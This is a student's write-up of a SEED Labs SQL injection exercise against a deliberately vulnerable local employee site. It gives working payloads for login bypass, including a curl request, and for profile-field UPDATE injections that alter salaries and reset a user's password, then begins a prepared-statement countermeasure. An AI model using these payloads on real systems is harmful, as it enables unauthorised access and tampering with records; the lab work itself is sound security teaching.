Web SQL Injection Lab

In this lab we will learn about the vulnerabilities SQL injections can cause towards when launched in an interface talking with the web application and database servers. The users input isn't validated correctly and this causes the user input to be sent to the database as SQL code, once this reach the database the database will interpret it as pure SQL code and answer the query sent to it, this can cause database leakage, both members personal information as well as the admin details being leaked. We will achieve this in a pre-built environment provided by the seed labs pre packed virtual machine, it contains a website which has an SQL injection vulnerability, we will launch attacks towards this website and try to accomplish an array of mischiefs.


Task 1

For the first task we will simply get familiar with the SQL statement, a database exists called Users, and inside the Users database there's a table called credential which stores personal information of every employee. In the first task we will play around with the database to get familiar with the SQL queries, in the first task we are going to launch 3 queries provided by the lab, followed by a query where we list all the profile information of the employee "Alice", execution of the last query is up to us.
The 3 queries given to us are as following:

mysql –u root –pseedubuntu (Logs into the mysql as username: root, password: seedubuntu

use Users; (Tells us to use the database Users)

show tables; (Shows the tables present in database Users)



```
[04/19/21]seed@VM:~/Lab3$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line i
nterface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \
g.
Your MySQL connection id is 14
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

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ective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the c
urrent input statement.
```





```
mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.01 sec)

mysql> 
```

To show all the information of the employee Alice we need to match "name" with someone called "Alice" in the database, we know from the upcoming task (task 2) that name is a genuine entry and it's also a widely used entry to store names. Knowing this we need to use a very simple SQL query.

SELECT * FROM credential WHERE Name = 'Alice';

Marcus Roos Maro1904
maro1904@student.miun.se


Here we tell the database to select everything from the table credential where Name == Alice. Testing this in our virtual machine gives us the following result:



```
mysql> SELECT * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                        |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+----------------
------------------------+
1 row in set (0.00 sec)
```


Here we can see that Alice's password is encrypted in a hash.

Task 2

In task two we want to launch an SQL injection attack on the select statement, for the first task we are meant to login as an admin through the website (www.SEEDLabSQLInjection.com), we know the admins account name is "admin" but we don't know the password. So a first step is to enter "admin" in the username window and then something else as the password, to do this I decided to write "admin' #" in the username field. This will make it interpret the code as end of SQL code and continue on with its execution, accepting whatever I write into the password field. It doesn't matter what I write into the password field, or anything at all, I can leave it blank, because the database only requires the name to be admin for it to be able to show the entire table, the pound sign tells the SQL to comment out everything after the **admin'** and as we don't know the password, it would be beneficial to us if the code never matched the username to the provided password. We can login as any user the same way, such as **Alice' #**








User Details

Username	EId	Salary	Birthday	SSN	Nickname
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002

The next part of this task wants us to repeat the previous task, but from the command line using tools such as "curl". Curl sends HTTP requests, as an example to how curl works we've been given the following code snippet which sends a GET request to our web application with two parameters "username" and "Password".

curl 'www.SeedLabSQLInjection.com/index.php?username=alice&Password=111'


It should be quite straight forward to break into the database using curl as it's basically repeating what we did on the website, but instead using the terminal. So let's try to login to admin once more. From the lab description we need to use %20 for white space and %27 for single quotes (which we used on the website), however we want to use the pound sign as well, I found this thread which explains how to use Pound sign in curl: https://stackoverflow.com/questions/27842462/getting-a-file-with-hash-in-path-by-curl

Knowing this we can conduct our string, from the lab description we know the php code which handles login attempts is called "unsafe_home.php", appending this to the website we get

curl 'http://www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23&Password='

Just as with the previous task we leave Password empty as there's no need to enter it as long as we provide the pound sign.


This prints us the whole HTML code but in the HTML code we can find the credentials of the employees.



```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style
='padding-left: 30px;'><li class='nav-item active'><a c
lass='nav-link' href='unsafe_home.php'>Home <span class
='sr-only'>(current)</span></a></li><li class='nav-item
'><a class='nav-link' href='unsafe_edit_frontend.php'>E
dit Profile</a></li></ul><button onclick='logout()' typ
e='button' id='logoffBtn' class='nav-link my-2 my-lg-0'
>Logout</button></div></nav><div class='container'><br>
<h1 class='text-center'><b> User Details </b></h1><hr><
br><table class='table table-striped table-bordered'><t
head class='thead-dark'><tr><th scope='col'>Username</t
h><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthday</th><th scope='col'>SSN</th><th
scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><
td></td><td></td><td></td><td></td></tr><tr><th scope='
row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td><
```

For the next part, task 2.3 we are going to append a new SQL statement, instead of just stealing information we want to modify the database and the idea is to use the same technique as previously but turn one SQL statement into two, second one being either update or delete. We are going to attempt to delete a record from the database. My reasoning behind this task is that we can use the previous query admin' #, but adding more queries before the pound sign (which means comment out everything behind #). As noted by the lab description we use a semicolon (;) to separate two SQL statements, so far we haven't used any statements when trying to login. However appending as mentioned should work, hence something like admin' SELECT * FROM credential WHERE name='Alice' should work. We want to delete or update something meaning we should use "UPDATE" or "DELETE". Trying to delete something I'm using this string:

admin'; DELETE FROM credential WHERE Name='Boby'; #




Employee Profile Login

USERNAME edential WHERE Name='Boby' #


PASSWORD Password

This however throws an error. We will attempt the same but instead try to update.



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Boby' #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n

admin'; UPDATE credential SET Name='Test' WHERE Name='Boby'; #



Employee Profile Login


USERNAME ='Test' WHERE Name='Boby'; #

PASSWORD Password


There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Test' WHERE Name='Boby'; #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd807' at line 3]\n

When we're trying to update we want to update something in the credential table, we set our new name to Test and want to update the value where Name = Boby.

Both of those queries however give us errors, but when we launch those queries in the terminal it seems to be working as it should:



```
mysql> UPDATE credential SET Name='Test' WHERE Name='Bo
by'
    -> ;
Query OK, 1 row affected (0.02 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```




```
mysql> SELECT * FROM credential
    -> ;
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+-----------------
-------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address | Email | NickName | Password
                         |
+----+-------+-------+--------+-------+----------+-----
--------+---------+-------+----------+-----------------
-------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
        |         |       |          | fdbe918bdae83000
aa54747fc95fe0470fff4976 |
|  2 | Test  | 20000 |  30000 | 4/20  | 10213352 |
        |         |       |          | b78ed97677c161c1
```

This indicates that it has something to do with the php and not the actual query code, I can't seem to either update or delete a record through the website using multiple SQL statements. As we know from the lab video this is because of PHPs mysqli extensions which doesn't support multiple queries.

Task 3


In task 3 we first want to modify your own salary, in this case we are the employee "Alice" who is mad at her boss, and wants to change her own salary, then her boss's salary to 1, and lastly change the bosses password to something else. As we've seen in task 2 we can login as Alice already, but we can't modify anything from her profile, and we can't run two statements in the same line, therefore it would be wise to login as Alice, and then change her salary from her profile. As noticed by the lab description we want to exploit the vulnerability found in the Edit-Profile page, which has its' PHP code implemented in "unsafe_edit_backend.php".

From the lab description we know that unsafe_edit_backend.php is stored under /var/www/SQLInjection, and after trying to reach the backend website to no avail I checked the directory contents and found this:



```
[04/19/21]seed@VM:~$ cd /var/www/
[04/19/21]seed@VM:.../www$ ls
CSRF  html  RepackagingAttack  SQLInjection  XSS
[04/19/21]seed@VM:.../www$ cd SQLInjection
[04/19/21]seed@VM:.../SQLInjection$ ls
css                    seed_logo.png
index.html             unsafe_edit_backend.php
logoff.php             unsafe_edit_frontend.php
safe_edit_backend.php  unsafe_home.php
safe_home.php
[04/19/21]seed@VM:.../SQLInjection$
```

We can make the conclusion that the edit profile page is stored in unsafe_edit_frontend.php, so we'll login as Alice and navigate to this page by appending it to the URL. Which brings us to this page for Alice.




www.seedlabsqlinjection.com/unsafe_edit_frontend.php

Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

In here we know there exists an SQL vulnerability, and we want to update Alice's salary, so logically we want to update that field, from previous task we already have a similar string.

I'm using this string in the address field **MyRoad 123', salary = 99999 WHERE Name = 'Alice' #** to set her salary to 99999, while also changing the road name to MyRoad 123.




Alice's Profile Edit

NickName	AliceAlice
Email	Alicemail@alice.alice
Address	99 WHERE Name = 'Alice' #
Phone Number	PhoneNumber
Password	Password


Marcus Roos Maro1904
maro1904@student.miun.se

When we hit save...




Employee ID	10000
Salary	99999
Birth	9/20
SSN	10211002
NickName	AliceAlice
Email	Alicemail@alice.alice
Address	MyRoad 123
Phone Number	

Double checking in the terminal we can see that her information is updated correctly,




```
mysql> SELECT * FROM credential WHERE Name='Alice'
    -> ;
+----+-------+-------+--------+-------+----------+-----
--------+-----------+-----------------------+---------
---+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | Phon
eNumber | Address   | Email                 | NickName
   | Password                                 |
+----+-------+-------+--------+-------+----------+-----
--------+-----------+-----------------------+---------
---+------------------------------------------+
|  1 | Alice | 10000 |  99999 | 9/20  | 10211002 |
        | MyRoad 123 | Alicemail@alice.alice | AliceAli
ce | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-----
--------+-----------+-----------------------+---------
---+------------------------------------------+
1 row in set (0.00 sec)
```

For the next task we are going to change the boss's salary to 1, I actually changed the bosses name from "Boby" to "Test" earlier on in the task, hence his name is nowadays "Test" instead of "Boby". We already know how to login as an admin, we know how to login as Alice, therefore we can easily login as Boby as well by using the exactly same method as for task 3.1 (But of course using Test as name instead of Boby!)




Employee Profile Login

USERNAME	Test' #
PASSWORD	Password



Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	


Appending the unsafe_edit_frontend to edit his information...



Test's Profile Edit

NickName	Boby
Email	= 1 WHERE Name = 'Test' #
Address	Address
Phone Number	PhoneNumber
Password	Password


Using the SQL string **BobySmells@YouArePoor.com', salary = 1 WHERE Name = 'Test' #** in the Email field.



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby
Email	BobySmells@YouArePoor.com


For task 3.3 we want to modify Boby's password, we first need to change his password, then prove that we're able to login as Boby (Without using the previous Test' # method). The database store the hash values of the password instead of the plain password, we can look into the unsafe_edit_backend.php code to see how the password is stored, it's using a SHA1 hash to generate the hash value, this means we can reverse hash the password in the end. I am going to use the same method as in task 3.1 and 3.2 for this task but change the password instead of the salary.

From the unsafe_edit_backend.php we can see that we need to change a field called "sha1", and not the actual "password" field.



```
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the ses
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credenti
```


Putting this into works we conduct something as in the previous tasks, **ThisIsMyStreetNow', Password = sha1('MyAccountNow') WHERE Name = 'Test' #** as noted by the backend field we see that we need to place the new password inside parenthesis.



NickName	Boby
Email	Email
Address	ThisIsMyStreetNow', Passwor
hone Number	PhoneNumber
Password	Password

NickName	Boby
Email	Email
Address	ıssword = sha1('MyAccountN
Phone Number	PhoneNumber
Password	Password

NickName	Boby
Email	Email
Address	ɔw') WHERE Name = 'Test' #
Phone Number	PhoneNumber
Password	Password



Would you like Firefox to save this login for seedlabsqlinjection.com?


Test

MyAccountNow

Show password


Key	Value
Employee ID	20000
Salary	1
Birth	4/20

We can now successfully login as the user “Test” with password “MyAccountNow”. As one final thing I’ll change back Boby’s name from “Test” to “Boby”, I can do this through the website as well as any user, I’ll be logging in as Ted. Using the SQL query **UpdatingBoby', Name = 'Boby' WHERE Name = 'Test' #** in the address field.




Ted's Profile Edit

NickName	NickName
Email	Email
Address	oby' WHERE Name = 'Test' #
	UpdatingBoby', Name = 'Boby' WHERE Name...
one Number	PhoneNumber



Employee Profile Login


USERNAME	Ted' #
PASSWORD	Password



```
----+---------------------------------------------+
|  1 | Alice | 10000 |  99999 | 9/20  | 10211002 |
       | MyRoad 123    | Alicemail@alice.alice | A
lice | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |
       | UpdatingBoby |                          |
     | 831c0126458354b9439da5b277488e66f5276e3d |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
       |               |                          |
     | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |
       |               |                          |
     | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |
       |               |                          |
     | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |
       |               |                          |
     | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
```

Task 4

In the last task we are going to find some sort of counter measurement to those vulnerabilities. Most of those vulnerabilities arise because the code isn’t correctly separated from the data, the PHP knows the difference but the database doesn’t, according to the lab description the most secure way is to use prepared statement. For this task we are going to create those prepared statements for our previous SQL exploits, we will re-write the code in the unsafe files and make them safer, first up is unsafe_home.php. We get an example from the lab description which is as follows;



Here is an example of how to write a prepared statement in PHP. We use a SELECT statment in the following example. We show how to use prepared statement to rewrite the code that is vulnerable to SQL injection attacks.


```
$sql = "SELECT name, local, gender
        FROM USER_TABLE
        WHERE id = $id AND password ='$pwd' ";
$result = $conn->query($sql))
```

The above code is vulnerable to SQL injection attacks. It can be rewritten to the following

```
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");
// Bind parameters to the query
